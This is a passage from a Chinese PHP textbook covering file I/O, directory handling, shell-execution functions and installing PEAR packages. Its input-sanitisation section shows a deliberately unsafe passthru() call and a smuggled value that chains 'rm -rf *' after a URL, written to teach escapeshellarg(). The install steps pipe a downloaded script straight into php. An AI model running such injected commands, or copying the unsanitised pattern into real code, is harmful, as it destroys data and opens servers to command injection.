考虑以下情况：每周快讯的订户数据缓存在一个文件中，供公司市场人员研究。文件可能如下所示：

```
Jason Gilmore,jason@example.com,614-555-1234
Bob Newhart,bob@example.com,510-555-9999
Carlene Ribhurt,carlene@example.com,216-555-0987
```

假设市场人员希望有一个便捷的方法通过 Web 仔细察看这些列表，使用 fgetcsv()就能轻松地完成这项任务。下面的例子将解析这个文件：

```
<?php

    // 打开订户数据文件
    $fh = fopen('/home/www/data/subscribers.csv', 'r');

    // 将文件的每行分解为 3 部分
    while (list($name, $email, $phone) = fgetcsv($fh, 1024, ',')) {
        // 以 HTML 格式输出数据
        printf("<p>%s (%s) Tel. %s</p>", $name, $email, $phone);
    }

?>
```

注意，并不是非得使用 fgetcsv()来解析这些文件；file()和 list()函数也能很好地完成这个工作。再来考虑上面的例子，这一次我们将使用 file()和 list()函数。

```
<?php

    // 将文件读入一个数组
    $users = file('/home/www/data/subscribers.csv');
    foreach ($users as $user) {

        // 将文件的每行分解为 3 部分
        list($name, $email, $phone) = explode(',', $user);

        // 以 HTML 格式输出数据
        printf("<p>%s (%s) Tel. %s</p>", $name, $email, $phone);

    }

?>
```

4. 读取指定数目的字符

fgets()函数返回通过打开的资源句柄读入的若干个字符，或者返回遇到换行或 EOF 之前读取的所有内容。其形式为：

```
string fgets(resource handle [, int length])
```

如果忽略可选的 *length* 参数，则假设为 1024 个字符。在大多数情况下，这意味着 fgets()将在读取到 1024 个字符前遇到换行符，因而每次成功调用都会返回下一行。示例如下：

```
<?php
    // 打开 users.txt 的句柄
    $fh = fopen('/home/www/data/users.txt', 'r');
    // 在未到达 EOF 时，读入另一行并输出
    while (!feof($fh)) echo fgets($fh);
```

```
    // 关闭句柄
    fclose($fh);
?>
```

5. 从输入中剔除标签

fgetss()函数与fgets()相似，只是它将从输入中清除所有HTML和PHP标签。其形式为：

```
string fgetss(resource handle, int length [, string allowable_tags])
```

如果要忽略某些标签，就将其包括在allowable_tags参数中。作为示例，考虑以下情况：假设作者希望贡献者以HTML格式提供其作品，其中只使用HTML标签的一个特定子集。当然，贡献者不一定总能保证这一点，所以在发布前必须过滤掉文件中误用的标签。通过使用fgetss()，就能很简单地做到：

```
<?php

    // 构建可接受的标签的列表
    $tags = '<h2><h3><p><b><a><img>';

    // 打开文章读其内容
    $fh = fopen('article.html', 'r');

    while (! feof($fh)) {
        $article .= fgetss($fh, 1024, $tags);
    }
    // 关闭句柄
    fclose($fh);

    // 以写模式打开文件并输出其内容
    $fh = fopen('article.html', 'w');
    fwrite($fh, $article);

    // 关闭句柄
    fclose($fh);

?>
```

提示 如果希望从用户通过表单提交的输入中删除HTML标签，请使用strip_tags()函数，这个函数已在第9章中介绍。

6. 以一次读取一个字符的方式读取文件

fgetc()函数从由handle指定的资源流中读取一个字符。如果遇到EOF，则返回FALSE值。其形式为：

```
string fgetc(resource handle)
```

7. 忽略换行符

fread()函数从handle指定的资源中读取length个字符。当到达EOF或读取到length个字符时，读取将停止。其形式为：

```
string fread(resource handle, int length)
```

注意，与其他读取函数不同，使用 fread()时不考虑换行符，所以它有助于读取二进制文件。因此，只要使用 filesize()确定了应当读取的字符数，就能很方便地使用这个函数读取整个文件：

```
<?php

    $file = '/home/www/data/users.txt';

    // 为读取而打开文件
    $fh = fopen($file, 'r');

    // 读入整个文件
    $userdata = fread($fh, filesize($file));

    // 关闭文件句柄
    fclose($fh);

?>
```

变量$userdata 现在包含 users.txt 文件的内容。

8. 读取整个文件

readfile()函数读取由 filename 指定的整个文件，立即输出到输出缓冲区并返回读取的字节数。其形式为：

```
int readfile(string filename [, int use_include_path])
```

启用可选参数 use_include_path 将告诉 PHP 在配置指令 include_path 指定的路径中搜索文件。如果你想把整个文件都输出到浏览器，这个函数会很有用：

```
<?php

   $file = '/home/www/articles/gilmore.html';

   // 将文件输出到浏览器
   $bytes = readfile($file);

?>
```

与 PHP 的其他文件 I/O 函数一样，如果启用了配置参数 fopen_wrappers，则可以通过 URL 打开远程文件。

9. 根据预定义的格式读取文件

fscanf()函数提供了一种方便的方式，可以按照预定义的格式解析资源。其形式为：

```
mixed fscanf(resource handle, string format [, string var1])
```

举个例子，假设希望解析如下由社会保险号（SSN）组成的文件（socsecurity.txt）：

```
123-45-6789
234-56-7890
345-67-8901
```

以下例子将解析 socsecurity.txt 文件：

```
<?php

    $fh = fopen('socsecurity.txt', 'r');

    // 依照“数字-数字-数字”的格式解析每个 SSN

    while ($user = fscanf($fh, "%d-%d-%d")) {

        // 将每个 SSN 部分赋给相应变量
        list ($part1,$part2,$part3) = $user;
        printf("Part 1: %d Part 2: %d Part 3: %d <br />", $part1, $part2, $part3);
     }

   fclose($fh);

?>
```

每次迭代时，变量$part1、$part2 和$part3 分别赋值为各 SSN 的 3 个部分，并输出到浏览器。

10.2.6 将字符串写入文件

fwrite()函数将字符串的内容输出到指定的资源中。其形式为：

```
int fwrite(resource handle, string string [, int length])
```

如果给出可选参数 length，fwrite()将在写入了 length 个字符时停止。否则，将一直写入，直到到达 string 结尾时才停止。考虑如下例子：

```
<?php

    // 要写入 subscribers.txt 文件的数据
    $subscriberInfo = 'Jason Gilmore|jason@example.com';

    // 为写入而打开 subscribers.txt
    $fh = fopen('/home/www/data/subscribers.txt', 'a');

    // 写数据
    fwrite($fh, $subscriberInfo);

    // 关闭句柄
    fclose($fh);

?>
```

提示 如果向fwrite()提供了可选参数length，则不考虑配置参数magic_quotes_runtime。关于此参数的更多信息，请参见第2章和第9章。这只适用于PHP 5.3及更早版本，因为这一版中已经废弃了PHP的魔法引号特性。

10.2.7 移动文件指针

通常需要在文件中跳转、从不同位置读取以及写入不同位置。有一些 PHP 函数可以完成这些

任务。

1. 将文件指针移到偏移量指定的位置

fseek()函数将指针移到给定的偏移量所指定的位置。其形式为：

```
int fseek(resource handle, int offset [, int whence])
```

如果忽略可选参数 whence，则位置将设置为从文件开头起的 offset 字节处。否则，whence 可以设置为 3 个可能的值，它将影响指针的位置。

- SEEK_CUR。设置指针位置为当前位置加上 offset 个字节。
- SEEK_END。设置指针位置为 EOF 加上 offset 个字节。在这里，offset 必须设置为负值。
- SEEK_SET。设置指针位置为 offset 字节处。这与忽略 whence 效果相同。

2. 获取当前指针的偏移量

ftell()函数获取资源中文件指针当前位置的偏移量。其形式为：

```
int ftell(resource handle)
```

3. 将文件指针移回至文件开始处

rewind()函数将文件指针移回至资源的开头。其形式为：

```
int rewind(resource handle)
```

10.2.8　读取目录内容

读取目录内容的过程与读取文件非常相似。这一节介绍可用于完成此任务的函数，还将介绍 PHP 5 所引入的一个新函数（它能将目录内容读到数组中）。

1. 打开目录句柄

就像 fopen()打开给定文件的文件指针一样，opendir()会打开路径指定的目录流。其形式为：

```
resource opendir(string path [, resource context])
```

2. 关闭目录句柄

closedir()函数关闭目录流。其形式为：

```
void closedir(resource directory_handle)
```

3. 解析目录内容

readdir()函数返回目录中的各个元素。其形式为：

```
string readdir([resource directory_handle])
```

此外，可以使用此函数列出给定目录中的所有文件和子目录：

```
<?php
    $dh = opendir('/usr/local/apache2/htdocs/');
    while ($file = readdir($dh))
        echo "$file <br />";
    closedir($dh);
?>
```

示例输出如下：

```
.
..
articles
images
news
test.php
```

注意，readdir()还返回在一般的 UNIX 目录列表中常见的“.”和“..”项。可以利用 if 语句过滤这两项：

```
if($file != "." AND $file != "..")
```

如果可选参数 *directory_handle* 未指定，PHP 会尝试从 opendir()打开的最后一个链接读取。

4. 将目录读入数组

scandir()函数是 PHP 5 的新函数，返回一个由 directory 中文件和目录组成的数组，在发生错误时返回 FALSE。其形式为：

```
array scandir(string directory [,int sorting_order [, resource context]])
```

如果将可选参数 sorting_order 设置为 1，将以降序排列内容，而不是默认的升序顺序。修改上面的例子：

```
<?php
    print_r(scandir('/usr/local/apache2/htdocs'));
?>
```

这会返回：

```
Array ( [0] => . [1] => .. [2] => articles [3] => images
[4] => news [5] => test.php )
```

context 参数指示流上下文。更多信息请参见第 16 章。

10.3 执行 shell 命令

与底层操作系统交互的能力对于任何编程语言而言都是至关重要的。虽然可以通过 exec()或 system()等函数执行任何系统级的命令，但有些命令非常常见，开发人员认为应当将它们直接集成到 PHP 语言中。本节将介绍几个这样的函数。

1. 删除目录

rmdir()函数删除指定的目录，成功时返回 TRUE，否则返回 FALSE。其形式为：

```
int rmdir(string dirname)
```

与 PHP 的许多文件系统函数一样，要想成功地用 rmdir()删除目录，必须正确地设置权限。因为 PHP 脚本一般是以服务器的守护进程所有者的名义来执行的，所以如果用户对目录没有写权限，rmdir()将失败。此外，目录必须为空。

要删除一个非空的目录，可以使用一个能执行系统级命令的函数（如 system()或 exec()），也可以编写一个递归函数，在删除目录前先删除其中的所有文件内容。注意，在这两种情况下，执行脚本的用户（服务器守护进程所有者）都需要对目标目录的父目录有写入权限。下面给出了后一种方法

的例子：

```
<?php
    function deleteDirectory($dir)
    {
        if ($dh = opendir($dir))
        {

            // 迭代处理目录内容
            while (($file = readdir ($dh)) != false)
            {
                if (($file == ".") || ($file == "..")) continue;
                if (is_dir($dir . '/' . $file))
                    deleteDirectory($dir . '/' . $file);
                else
                    unlink($dir . '/' . $file);
            }

           closedir($dh);
           rmdir($dir);
        }
    }

    $dir = '/usr/local/apache2/htdocs/book/chapter10/test/';
    deleteDirectory($dir);
?>
```

2. 重命名文件

rename()函数重命名文件，成功时返回 TRUE，否则返回 FALSE。其形式为：

```
boolean rename(string oldname, string newname [, resource context])
```

因为 PHP 脚本一般是以服务器守护进程所有者的名义来执行的，所以在用户没有文件的写入权限时 rename()将失败。*context* 参数指示一个流上下文。有关的更多内容将在第 16 章介绍。

3. 触摸文件

touch()函数设置文件 filename 的最后修改时间和最后访问时间，成功时返回 TRUE，否则返回 FALSE。其形式为：

```
int touch(string filename [, int time [, int atime]])
```

如果没有给出 *time*，则使用当前时间（由服务器指定）。如果给出了可选参数 *atime*，则将访问时间设置为这个值；否则，与修改时间一样，将设置它为 time 或服务器当前时间。

注意，如果 filename 不存在，而且脚本所有者有足够的权限，则将创建这个文件。

10.4　系统级程序执行

真正懒的程序员知道如何在开发应用程序时最大程度地利用整个服务器环境，包括使用操作系统、文件系统、已安装的程序库和编程语言的功能。这一节将学习 PHP 如何与操作系统交互，来调用操作系统级的程序和已安装的第三方应用程序。如果做得好，这将会为你的 PHP 编程技能添上一笔。如果做得不好，这不仅对于应用程序是灾难，对服务器数据的一致性也会带来危害。也就是说，在使

用这个强大特性之前，得先花点时间考虑以下问题，即用户输入被传递给 shell 之前先要进行清理。

10.4.1 清理输入

如果没有清理可能顺次传递给系统级函数的用户输入，可能会让攻击者有机可趁，将会给信息库和操作系统带来巨大的内部破坏、损坏或删除 Web 文件，或者获得对服务器的不受限的访问权。而且，这还只是开始，更糟糕的还在后面。

注解 有关安全 PHP 编程的讨论请参见第 13 章。

下面举一个例子来说明清理输入是多么重要。考虑一个真实的情况，假设要提供一个在线服务，根据输入的 URL 生成 PDF。对于这项任务，有一个很好的工具：开源程序 HTMLDOC (www.htmldoc.org)，这个程序能将 HTML 文档转换为有索引的 HTML、Adobe PostScript 和 PDF 文件。可以如下在命令行调用 HTMLDOC：

```
%>htmldoc --webpage -f webpage.pdf http://www.wjgilmore.com/
```

这会得到名为 webpage.pdf 的 PDF，它包含当前网站索引页面的快照。当然，大多数用户不会有服务器的命令行访问权限，因此需要对该服务创建更加可控的接口，对此可能最明显的方式就是创建网页。使用 PHP 的 passthru()函数（本章 10.4.2 节将介绍），可以调用 HTMLDOC 并返回所需的 PDF，如下：

```
$document = $_POST['userurl'];
passthru("htmldoc --webpage -f webpage.pdf $document);
```

如果一个野心勃勃的攻击者随意地传递与所需 HTML 页面无关的额外输入怎么办？他可能输入这样的内容：

```
http://www.wjgilmore.com/ ; cd /var/www/; rm -rf *
```

大多数 UNIX shell 会将这个 passthru()请求解释为 3 个单独的命令。第一个命令是：

```
htmldoc --webpage -f webpage.pdf http://www.wjgilmore.com/
```

第二个命令是：

```
cd /var/www
```

最后一个命令是：

```
rm -rf *
```

后两个命令肯定是意料之外的，它们会导致删除整个 Web 文档树。要防止这种尝试，一种方法是将用户的输入传递给任何 PHP 程序执行函数之前，先对输入进行清理。有两个标准函数可以很方便地完成此工作：escapeshellarg()和 escapeshellcmd()。

1. 界定输入

escapeshellarg()函数用单引号界定给定的参数，并为输入的参数中的单引号加上前缀（转义）。其形式为：

```
string escapeshellarg(string arguments)
```

其效果是：当把 *arguments* 传递给 shell 命令时，会把它认为是单个参数。这很重要，因为这样减少了攻击者利用 shell 命令参数伪装额外命令的可能性。因此，对于上述情况（此前看来那如同噩梦），整个用户输入会被包围在单引号中，如下：

```
'http://www.wjgilmore.com/ ; cd /usr/local/apache/htdoc/; rm -rf *'
```

结果是 HTMLDOC 将返回一个错误（因为它无法解析有这种语法的 URL），而不是删除整个目录树。

2. 转义可能危险的输入

escapeshellcmd()函数的工作前提与 escapeshellarg()相同，通过对 shell 元字符转义来清理可能危险的输入。其形式为：

```
string escapeshellcmd(string command)
```

这些字符包括：# & ; , | * ? , ~ < > ^ ( ) [ ] { } $ \\ \x0A \xFF。

10.4.2　PHP 的程序执行函数

本节将介绍一些用于通过 PHP 脚本执行系统级程序的函数（以及“反引号”执行操作符）。虽然看起来它们的操作是相同的，但每个函数的语法都稍有不同。

1. 执行系统级命令

exec()函数最适合执行在服务器后台连续执行的操作系统级应用程序。其形式为：

```
string exec(string command [, array &output [, int &return_var]])
```

虽然它会返回输出的最后一行，但你很有可能希望得到所有输出；可以通过使用可选参数 *output* 来做到这一点，它将包含由 exec()指定的命令结束时的每一行输出。此外，通过可选参数 *return_var*，可以得到执行命令的返回状态。

虽然可以简单一点，只展示如何使用 exec()执行一个 ls 命令（对于 Windows 则为 dir），从而返回目录列表，但提供一个更实际的示例会更有帮助——我们将展示如何从 PHP 调用一个 Perl 脚本。考虑如下 Perl 脚本（languages.pl）：

```
#! /usr/bin/perl
my @languages = qw[perl php python java c];
foreach $language (@languages) {
     print $language."<br />";
}
```

这个 Perl 脚本非常简单，即不需要第三方模块，所以不需要多少时间就能测试这个示例。如果运行 Linux，很有可能可以立即运行此示例，因为每个版本中都安装有 Perl。如果运行 Windows，就要检查是否有 ActiveState（www.activestate.com）的 ActivePerl 发行包。

与 languages.pl 一样，这里的 PHP 脚本也没有多高深，它只是调用该 Perl 脚本，指明将输出放在数组$results 中。然后，将$results 的内容输出到浏览器：

```
<?php
    $outcome = exec("languages.pl", $results);
    foreach ($results as $result) echo $result;
?>
```

结果如下：

```
perl
php
python
java
c
```

2. 获取系统命令的结果

如果希望输出执行命令的结果，system()函数很有用。其形式为：

```
string system(string command [, int return_var])
```

它不像 exec()那样通过可选参数返回输出，而是直接将输出返回给调用者。但是，如果希望查看被调用程序的执行状态，就需要使用可选参数 return_var 指定一个变量。

例如，假设希望列出位于特定目录中的所有文件：

```
$mymp3s = system("ls -1 /home/jason/mp3s/");
```

下面的例子使用 system()调用前面提到的 languages.pl 脚本：

```
<?php
    $outcome = system("languages.pl", $results);
    echo $outcome
?>
```

3. 返回二进制输出

passthru()函数与 exec()函数功能相似，只不过它应当用于向调用者返回二进制输出。其形式为：

```
void passthru(string command [, int &return_var])
```

例如，假设希望在浏览器显示 GIF 图片前，先将 GIF 图片转换为 PNG 格式的图片。为此，可以使用 Netpbm 图像包，它遵循 GPL 许可，位于 http://netpbm.sourceforge.net：

```
<?php
    header('ContentType:image/png');
    passthru('giftopnm cover.gif | pnmtopng > cover.png');
?>
```

4. 用反引号执行 shell 命令

使用反引号（backtick）界定字符串时，就是在告诉 PHP：该字符串应当作为 shell 命令来执行，并返回所有输出。注意，反引号不是单引号，而是一个倾斜的引号，在大多数美国键盘上一般与波浪线（~）在同一个按键上。示例如下：

```
<?php
    $result = `date`;
    printf("<p>The server timestamp is: %s", $result);
?>
```

这会返回类似下面的结果：

```
The server timestamp is: Sun Mar 3 15:32:14 EDT 2010
```

反引号操作符操作上与 shellexec()函数相同。

5. 可代替反引号的函数

shell_exec()函数提供了与反引号相同的语法形式，会执行一个 shell 命令并返回输出。其形式为：

```
string shell_exec(string command)
```

再来看前面的例子，这次将使用 shell_exec()函数来代替反引号：

```
<?php
    $result = shell_exec('date');
    printf("<p>The server timestamp is: %s</p>", $result);
?>
```

10.5　小结

虽然只使用 PHP 来构建有意义而且强大的 Web 应用程序肯定是可行的，但是如果能与底层平台和其他技术相集成，这些功能可以得到极大的扩展。如本章提到的，这些技术包括底层操作系统和文件系统。这些主题将在本书余下部分反复出现。

下一章将学习 PHP 扩展与应用库（PEAR）。

第 11 章 PEAR

优秀的程序员会编写可靠的代码，而卓越的程序员则会重用优秀程序员的代码。对于 PHP 程序员来说，PEAR（PHP Extension and Application Repository，PHP 扩展与应用库），是寻找并重用优秀 PHP 代码的最有效方式。受到 Perl 广泛流行的 CPAN（Comprehensive Perl Archive Network，Perl 综合典藏网）的启发，PEAR 项目由著名的 PHP 开发人员 Stig Bakken 从 1999 年启动，PHP 4.3.0 中捆绑了第一个稳定的 PEAR 版本。

如果正式地定义，PEAR 是可重用 PHP 组件的一个框架和分发系统，它目前提供了 550 个包（package），划分为 37 个不同主题。因为 PEAR 发行包在被采纳前要经过 PHP 社区的谨慎审查，所以可以保证代码质量并与 PEAR 的标准开发指南一致。此外，因为许多 PEAR 包逻辑上已经实现了很多常见任务（不论应用程序是何种类型，都肯定需要反复执行这样一些任务），所以利用这些以社区为后盾的服务会节省很多编程时间。

这一章将全面讨论 PEAR，介绍以下内容。

- 通过一个例子展示 PEAR 的强大功能，这里引入了 Numbers_Roman 包，它能将任何阿拉伯数字序列转换为罗马数字序列。想象一下，如果要求你从头自行实现，这将是一个多么复杂的问题！
- 指导如何在 Linux 和 Windows 上安装和升级 PEAR。对于很多读者来说，这一点可能还有争议，因为 Linux 上 PHP 5.1 会默认安装 PEAR。这一节中，我将介绍如何在一个托管服务器上安装 PEAR 的本地版本。
- 介绍 PEAR 包管理器（PEAR Package Manager），这是一个命令行程序，提供了一个简单、高效的界面，用于完成检测、添加、更新和删除包等任务，还可以用于浏览库中的包。
- 介绍 Pyrus，这是 PHP 5.3 支持的新的 PEAR 安装程序。Pyrus 利用了 PHP 5.3 特有的特性来提供一个与以前版本相比速度更快也更安全的 PEAR 包安装程序。

11.1 PEAR 的强大功能：数值格式转换

一个特定的示例最能展示 PEAR 的强大功能。有必要特别注意一个包，这个包很好地说明了：在解决重要的编程任务前，为什么应该经常查看程序库。

假设你最近受雇为电影制片人创建一个新的网站。众所周知，所有严肃的制片人都使用罗马数字表示年份，而且制片经理告诉你网站中的所有数据都必须以这种格式出现。要花点时间来考虑这个要求，因为它实现起来不像听上去那么简单。当然，可以在线查找一个转换表并将这些值硬编码，但是

如何确保页脚处的网站版本年份总是最新的？你可能正准备花一晚上时间编写代码来解决这个问题，这时却停下来考虑是否有人遇到过类似的问题。你嘟囔着“不可能”，但是花点时间搜索 PEAR 肯定是值得的。查看之后，可以肯定的是你会找到 Numbers_Roman。

出于演示这个练习的目的，假设 Numbers_Roman 包已经安装到服务器上。现在不用担心这个问题，因为下一节就要学习如何安装包。那么，如何确保页脚中显示当前年份呢？使用如下脚本：

```
<?php
    // 使 Numbers_Roman 包可用
    require_once("Numbers/Roman.php");

    // 获取当前年份
    $year = date("Y");

    // 将年份转换为罗马数字
    $romanyear = Numbers_Roman::toNumeral($year);

    // 输出版权语句
    echo "Copyright &copy; $romanyear";
?>
```

如果是 2010 年，这个脚本会生成以下结果：

```
Copyright © MMX
```

这说明什么？即使可能认为某个问题很少见，但其他程序员也很可能遇到过类似的问题。如果足够幸运，就可以找到可用的解决方案。

11.2　安装和更新 PEAR

PEAR 对于高效 PHP 编程变得如此重要，以至于自版本 4.3.0 后，发行包中已经包括了一个稳定的 PEAR 版本。因此，如果运行 4.3.0 及之后的 PHP 版本，可以直接阅读 11.2.3 节。如果你运行的是 PHP 4.2.*X* 或之前的版本，本节将学习如何在 Linux 和 Windows 平台上安装 PEAR 包管理器。因为许多读者会在共享的服务器上运行网站，所以本节还将解释如何在不运行包管理器的情况下使用 PEAR。

11.2.1　安装 PEAR

在 Linux 和 Windows 上安装 PEAR 很容易，只需执行几个简单的命令。接下来的两个小节分别对这两个操作系统上的 PEAR 安装进行了说明。我还会介绍如何在一个托管服务器上安装 PEAR，这样一旦部署完网站就可以继续使用 PEAR 包。

1. 在 Linux 上安装 PEAR

在 Linux 上安装 PEAR 是个非常简单的过程，这是因为自 PHP 4.3.0 起，除非在配置 PHP 时使用 `--without-pear` 选项显式禁用 PEAR 安装，否则会默认安装 PEAR。如果确实已将其禁用，希望在重新配置 PHP 时安装 PEAR，只要保证不加`--without-pear` 选项就可以达到目的；或者，也可以显式地包含`--with-pear` 选项明确指出。要记住，如果依赖于某个特定 Linux 发行包的包管理器来安装 PHP，则需要验证随 PHP 安装了 PEAR，因为开发人员可能更愿意让用户来决定。

还可以从 http://pear.php.net 网站获得一个脚本并用 PHP 二进制版本执行来安装 PEAR。打开一个

终端，执行以下命令：

```
%>lynx -source http://pear.php.net/go-pear | php
```

注意，在此需要安装 Lynx Web 浏览器，它是 UNIX 平台上的一个标准程序。如果没有这个程序，请在特定操作系统版本的适当程序库中搜索；肯定会找到的。此外，也可以使用标准的 Web 浏览器（如 Firefox）导航到上述 URL，保存所获取的页面并使用二进制 PHP 来执行。

一旦安装过程开始，会提示你确认一些配置设置，如将 PEAR 包和文档存储在哪里。完全可以毫无问题地接受所有默认设置。在这几轮问题中，还会提示你确定是否安装 3 个可选的默认包。目前是要么全部安装，要么全部都不安装。因此，如果你想立即使用这些包，只需继续安装并选择同意。

2. 在 Windows 上安装 PEAR

Windows 发行包在默认情况下不安装 PEAR。要想安装，需要运行 go-pear.bat 文件，它位于 PHP 安装的根目录下。此文件会安装 PEAR 命令、必要的支持文件和上述 6 个 PEAR 包。启动安装过程需要切换到 PHP 根目录并执行 go-pear.bat，如下：

```
%>go-pear.bat
```

此过程将提示确定一些配置设置，如 PHP 根目录和可执行文件的位置；你可以顺利地接受默认设置。在这几轮问题中，还会提示你选择是否安装 6 个可选的默认包。目前是要么全装，要么全部都不装。因此，如果想立即使用这些包，只需继续并选择同意。

为方便起见，还应当将 PHP 安装目录路径附加到 PATH 环境变量，这样就能轻松地执行 PEAR 命令了。

安装过程结束时，会创建一个注册表文件 PEAR_ENV.reg。执行这个文件将为一些 PEAR 特定的变量创建环境变量。虽然不是非常重要，但向系统路径增加这些变量可以方便地在 Windows 命令提示符下的任何位置执行 PEAR 包管理器。

注意 执行PEAR_ENV.reg文件将会修改系统注册表。虽然这种修改是无害的，但无论如何应该在执行此脚本前先备份注册表。为此，选择“启动”→“运行”，执行regedit，然后通过“文件”→“导出”来导出注册表。

11.2.2 PEAR 和托管公司

由于 PHP 在托管环境中的广泛使用，提供商很有可能至少允许访问一个系统范围的 PEAR 安装。不过，如果你能通过命令行访问托管服务器，就可以使用以下命令轻松地配置一个本地版本：

```
%>pear config-create /home/USERNAME/pear .pearrc
```

你要把 USERNAME（可能还包括路径）替换为你的服务器环境中使用的用户名。接下来，打开.bashrc 文件，并在路径中增加~pear/bin 路径，这样就可以调用本地安装的 PEAR 命令了。最后，执行以下命令，创建一个存放 PEAR 包的目录结构：

```
%>pear install -o PEAR
```

从现在开始，你就能使用 pear 命令来安装将本地存储在你的账户下的包（下一节将介绍如何使用 PEAR 包管理器）。还要记住，要使用这些包需要修改 PHP 的 include_path 指令，让它指向

/home/USERNAME/pear/lib 目录，因为你的本地 PEAR 包存储在这个目录下。修改 include_path 指令的方法有很多；关于如何修改 PHP 配置指令，有关的更多信息请参见第 2 章。

11.2.3　更新 PEAR

虽然已经使用了十多年，PEAR 包管理器仍在不断地改进。有时需要检查并更新系统，这在 UNIX 和 Windows 平台上都是一个很简单的过程，只需在 PEAR 中升级包即可！可以使用下面的命令升级到最新版本：

```
%>pear upgrade
```

11.3　使用 PEAR 包管理器

PEAR 包管理器允许浏览并搜索发行包、查看最近的版本，并下载这些包。PEAR 包管理器通过命令行执行，使用如下语法：

```
%>pear [options] command [command-options] <parameters>
```

为了更好地熟悉包管理器，请打开命令行提示窗口并执行如下命令：

```
%>pear
```

你将看到一组常用命令和一些用法信息。这个输出非常长，所以这里不再列出，而只是介绍最常用的命令。注意，因为本章的目的是让你熟悉最常见的 PEAR 特性，所以这里的介绍并不详尽。如果你想更多地了解本章余下部分未涵盖的命令，请在包管理器执行该命令并加上 help 参数，如下：

```
%>pear help <command>
```

提示　如果 PEAR 因为没有找到命令而没有执行，则需要将 PEAR 目录增加到系统路径中。

11.3.1　查看安装的 PEAR 包

查看机器上安装的包很简单，只需执行如下命令：

```
%>pear list
```

下面是一些示例输出：

```
Installed packages:
===================
Package                  Version          State
Archive_Tar              1.3.3            stable
Console_Getopt           1.2.3            stable
Mail                     1.2.0            stable
PEAR                     1.9.0            stable
Structures_Graph         1.0.2            stable
XML_Util                 1.2.1            stable
```

11.3.2　了解已安装 PEAR 包的更多信息

上一节的输出显示服务器上安装了 8 个包。但是，这个信息非常简单，实际上除了包名和版本之

外没有提供其他任何信息。为了解包的更多信息，请执行 info 命令，并传递包名给它。例如，要了解 Console_Getopt 包的更多信息，可以执行如下命令：

```
%>pear info Console_Getopt
```

下面是此命令输出的例子：

```
About pear.php.net/Console_Getopt-1.2.3
=======================================
Release Type            PEAR-style PHP-based Package
Name                    Console_Getopt
Channel                 pear.php.net
Summary                 Command-line option parser
Description             This is a PHP implementation of "getopt"
                        supporting both
                        short and long options.
Maintainers             Andrei Zmievski <andrei@php.net> (lead)
                        Stig Bakken <stig@php.net> (developer, inactive)
                        Greg Beaver <cellog@php.net> (helper)
Release Date            2007-06-12 14:52:39
Release Version         1.2.3 (stable)
API Version             1.2.1 (stable)
License                 PHP License (http://www.php.net/license)
Release Notes           * fix Bug #11068: No way to read plain "-"
                        option [cardoe]
Compatible with         pear.php.net/PEAR
                        Versions >= 1.4.0, <= 1.6.0
Required Dependencies   PHP version 4.3.0
                        PEAR installer version 1.4.3 or newer
package.xml version     2.0
Last Modified           2010-04-14 13:05
Previous Installed      - None -
Version
```

如你所见，这个输出提供了关于 Console_Getopt 包的一些非常有用的信息。

11.3.3 安装 PEAR 包

令人惊奇的是，安装 PEAR 包是一个完全自动的过程，只需通过执行 install 命令来完成。其一般语法如下：

```
%>pear install [options] package
```

下面举一个例子，假设希望安装 Auth 包。此命令和相应的输出如下：

```
%>pear install Auth
```

```
Did not download optional dependencies: pear/Log, pear/File_Passwd, pear/Net_POP3,
pear/DB, pear/MDB, pear/MDB2, pear/Auth_RADIUS, pear/Crypt_CHAP, pear/File_SMB-
Passwd, pear/HTTP_Client, pear/SOAP, pear/Net_Vpopmaild, pecl/vpopmail, pecl/kadm5,
use --alldeps to download automatically
pear/Auth can optionally use package "pear/Log" (version >= 1.9.10)
pear/Auth can optionally use package "pear/File_Passwd" (version >= 1.1.0)
pear/Auth can optionally use package "pear/Net_POP3" (version >= 1.3.0)
```

```
...
pear/Auth can optionally use package "pecl/vpopmail" (version >= 0.2)
pear/Auth can optionally use package "pecl/kadm5" (version >= 0.2.3)
pear/Auth can optionally use PHP extension "imap"
pear/Auth can optionally use PHP extension "saprfc"
pear/Auth can optionally use PHP extension "soap"
downloading Auth-1.6.2.tgz ...
Starting to download Auth-1.6.2.tgz (56,036 bytes)
.............done: 56,036 bytes
install ok: channel://pear.php.net/Auth-1.6.2
```

从该例可以看出，许多包还提供了一组可选的依赖包，如果安装了这些依赖包，将扩展其可用特性。例如，如果安装了 File_Passwd 包，将提升 Auth 的功能，使之能够根据多种类型的密码文件完成验证。如果启用 PHP 的 IMAP 扩展，将允许 Auth 根据一个 IMAP 服务器进行验证。

在成功安装后，就可以使用这个包了。

1. 自动安装所有依赖包

PEAR 将来的版本会默认安装所有必需的依赖包，但你可能还想安装可选的依赖包，这需要传递 `-a`（或`--alldeps`）选项：

```
%>pear install -a Auth_HTTP
```

2. 手动从 PEAR 网站安装包

PEAR 包管理器默认安装最新的稳定包版本。但是，如果想安装以前的包版本，或由于共享服务器上的管理限制而无法使用包管理器，该怎么办呢？可以登录位于 http://pear.php.net 的 PEAR 网站，找到所需的包。如果知道包名，可以在 URL 的末尾加上包名（例如 pear.php.net/*package*），这是一个得到包的捷径。

接下来，单击“下载”标签页，它位于包主页的顶部。这将得到当前包和所有以前包的链接列表。选择并下载符合要求的包。这些包均被存储为 TGZ 格式（tar 和 Gzip）。

接下来，将文件解压到适当的位置。解压在哪里无所谓，但最好将所有包都放在同一位置即可。如果是为了安装之前的版本而遵循这个安装过程，可以将文件放在 PHP 安装根目录的 PEAR 目录结构中的适当位置。如果由于要绕过 ISP 限制而被迫遵循这个安装过程，那么在主目录中创建一个 PEAR 目录就足够了。无论如何，要确保该目录在 `include_path` 中。

现在应该可以使用这个包了，下一节将学习如何使用包。

11.3.4　将包包含到脚本中

使用已安装的 PEAR 包很简单，只需利用 `include` 或 `require`（更可取）使包的内容对于脚本可用。记住，需要将 PEAR 的基目录添加到 `include_path` 指令中；否则，将发生类似下面的错误：

```
Fatal error: Class 'MDB2' not found in /home/www/htdocs/book/11/database.php
on line 3
```

如果你的目光特别敏锐，可能会注意到前面示例中涉及了 Numbers_Roman 包，还引用了一个目录：

```
require_once("Numbers/Roman.php");
```

之所以引用目录，是因为 Numbers_Roman 包属于 Numbers 类别，这意味着为了便于组织将创建

相应的层次结构，而 Roman.php 位于 Numbers 目录中。通过查看包名就可以确定包在层次结构中的位置。每个下划线表示层次结构中的一层，所以对于 Numbers_Roman，它表示 Numbers/Roman.php。对于 MDB2，则只是 MDB2.php。

注解 关于include_path指令的更多信息请参见第2章。

11.3.5 升级 PEAR 包

